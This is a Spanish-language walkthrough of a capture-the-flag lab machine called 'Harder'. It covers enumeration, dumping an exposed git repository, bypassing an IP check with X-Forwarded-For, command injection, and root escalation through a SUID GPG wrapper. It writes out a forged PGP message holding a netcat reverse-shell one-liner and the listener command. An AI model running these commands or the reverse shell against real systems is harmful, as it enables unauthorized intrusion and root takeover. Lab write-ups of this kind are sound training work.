Harder
Enumeración Web
Nmap
sudo nmap -sV -Pn 10.10.204.70
Resultado:
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.3 (protocol 2.0)
80/tcp open http nginx 1.18.0
Características detectadas:
- Puerto 22: Servidor OpenSSH (versión 8.3, protocol 2.0)
- Puerto 80: Servidor Web Http (nginx 1.18.0)
Acceso al portarl web (Puerto 80)
http://10.10.204.70:80

Figura 1: Portal Web puerto 80
No vemos nada interesante en la web. Esto se debe a que está bajo un dominio que no tenemos asignado en nuestro DNS.
Para dar fe de ello recargamos la página e interceptamos con BurpSuite

Figura 2: Observamos el dominio pwd.harder.local
Veremos el nombre del dominio que debemos añadir al etc /host
echo "10.10.204.70 pwd.harder.local" | sudo tee -a /etc/hosts

Figura 3: Enumeración con Gobuster
En caso de errores, ver el archivo: cat /etc/hosts
Acceso a la web pwd.harder.local
http://pwd.harder.local

Figura 4: Acceso a http://pwd.harder.local
Si probamos las credenciales por defecto admin:admin vemos que el login funciona

Figura 5: Acceso al login
Recargamos la página e Interceptamos la petición con BurpSuite.
Si miramos las cabeceras encontramos la versión de nginx y PHP. Además nos devuelve error 400 bad request. Lo que indica que algo nos está faltando en la petición.

Figura 6: Acceso a http://pwd.harder.local
Escaneo con Gobuster
gobuster dir -u http://pwd.harder.local -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -t 30

Figura 7: Escaneo con Gobuster
Si nos fijamos hay directorios .git/ lo que indica que tenemos un repositorio git
Uso de Git Dumper
sudo apt install pipx
pipx ensurepath
pipx install git-dumper
cd Desktop
mkdir ContenidoWeb
export PATH="$HOME/.local/bin:$PATH"
git-dumper http://pwd.harder.local/ ContenidoWeb

Figura 8: Uso de Git Dumper
Una vez finalizado veremos los archivos

Figura 9: Archivos descargados gracias a Git Dumper
Explotación
El parámetro h es el hash sha256 de test.com, podemos calcularlo con la misma función que se utiliza en el código con esta herramienta PHP Sandbox https://onlinephp.io/
http://pwd.harder.local/index.php?n[]=1&host=test.com&h=0a857c7e169318a6e419f21c00dc6d9517da664749c1dfa93c7473738220e483

Figura 10: Acceso a la web
Ahora vemos unas credenciales y una URL donde podemos usarlas. Añadimos al /etc/hosts el dominio y accedemos.
echo "10.10.204.70 shell.harder.local" | sudo tee -a /etc/hosts
Accedemos a la web http://shell.harder.local

Figura 11: Acceso a http://shell.harder.local
Debemos insertar las credenciales conseguidas anteriormente:

Figura 12: Insertamos las credenciales encontradas anteriormente
Tenemos una nueva comprobación de acceso (Nos restringe por IP)

Figura 13: Veremos que la web nos restringe el acceso por IP
Esto podemos bypassear con un proxy como Burp Suite añadiendo la cabecera X-Forwarded-For: 10.10.10.X.
Capturaremos la petición del login con Burp Suite

Figura 14: Petición capturada con Burp Suite
Debemos añadir el parámetro X-Forwarded-For: 10.10.10.25 y volver a mandar la petición

Figura 15: Petición alterada con X-Forwarded-For: 10.10.10.25
Para visualizar la petición debemos dar click derecho → Show response in browser. Veremos una web que nos permite buscar archivos

Figura 16: Acceso a la web http://shell.harder.local
Intentamos mandar un comando y capturamos con Burp Suite.
A la petición que interceptamos, Debemos añadir de nuevo el parámetro X-Forwarded-For: 10.10.10.25 y mandarla con el repeater una vez modificada la petición, veremos que podremos ejecutar comandos

Figura 17: Petición HTTP insertando un comando
Sabiendo que los comandos se interpretan, buscaremos archivos relacionados con el usuario en el que se ejecuta el sitio: EVS.
find / -name "evs*" 2>/dev/null

Figura 18: Busqueda de archivos del usuario EVS
Encontraremos un archivo llamado backup.sh e intentaremos listar el contenido
cat /etc/periodic/15min/evs-backup.sh

Figura 19: Encontraremos unas credenciales de SSH
Veremos unas credenciales de SSH
Acceso por SSH
ssh evs@pwd.harder.local

Figura 20: Acceso por SSH
User Flag
Ahora podremos ver la user flag

Figura 21: User Flag
Escalada de Privilegios
Buscamos en el sistema por ejecutables .sh
find / -name *.sh 2>/dev/null

Figura 22: ejecutables .sh
El que nos llama la atención es run-crypted.sh
Busqueda de un binario tenga el SUID activo
ls -la /usr/local/bin

Figura 23: Ejecutables .sh
El archivo execute-crypted sí tiene el bit SUID activado, mientras que run-crypted.sh no lo tiene.

Figura 24: El archivo execute-crypted sí tiene el bit SUID activado
Desglose del script run-crypted.sh
cat /usr/local/bin/run-crypted.sh

Figura 25: Archivo run-crypted.sh
Características detectadas:
- El script espera un archivo .gpg con un comando cifrado para root.
- Usa el keyring de root (/root/.gnupg/) para descifrarlo y ejecuta el comando con ash.
- Si no se le pasa un archivo, muestra cómo usarlo.
- La idea es usar la clave pública de root para generar comandos, pero el creador menciona que el script tiene un bug que puede aprovecharse.
Explotando el bug:
- El script usa GPG para desencriptar un archivo y pasa su salida directamente a ash, sin verificar si la desencriptación fue exitosa.
¿Cuál es el problema?
- No se comprueba si GPG falló, y cualquier cosa que GPG mande por stdout se ejecuta como comandos.
- Si un atacante logra que GPG imprima algo en stdout (aunque la desencriptación falle), puede ejecutar comandos como root.
Impacto:
- Permite ejecutar código arbitrario como root, manipulando la salida de GPG o creando un archivo que parezca un mensaje PGP válido.
¿Cómo hacerlo?
- Se puede crear un mensaje PGP falso (clear-signed) sin tener la clave de root, solo copiando la estructura.
- Dentro del mensaje se pone un comando, por ejemplo, una reverse shell.
- Si no se le pasa un archivo, muestra cómo usarlo.
- Importante este mensaje se debe crear con cat, ya que nano no está disponible
Debemos modificar la IP y el puerto del script antes de ejecutarlo

Figura 26: Archivo run-crypted.sh
cat > revshell.asc << 'EOF'
                -----BEGIN PGP SIGNED MESSAGE-----
                Hash: SHA256

                rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.23.73.4 8888 > /tmp/f
                -----BEGIN PGP SIGNATURE-----
                Version: GnuPG v1

                iQEzBAEBCAAdFiEEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABCFAAAAAAAKCRAAAAAAAAAAAAAAAAD/2gAIAQEAAAA
                =dead
                -----END PGP SIGNATURE-----
                EOF

Figura 27: Contenido del archivo revshell.asc
Se guardará como revshell.asc
Reverse Shell
Se guardará como revshell.asc
Antes de ejecutar nos ponemos a la escucha con netcat en Kali
nc -lvnp 8888

Figura 28: Listener con netcat
Ahora ejecutaremos el binario vulnerable como root
/usr/local/bin/execute-crypted revshell.asc

Figura 29: Ejecución del script vulnerable
Con la conexión establecida accedemos a la root flag, no nos será necesario estabilizar la Shell, ya que el procedimiento que haremos es simple

Figura 30: Conexión establecida en netcat
Root Flag
cd /root
cat /root/root.txt

Figura 31: Root Flag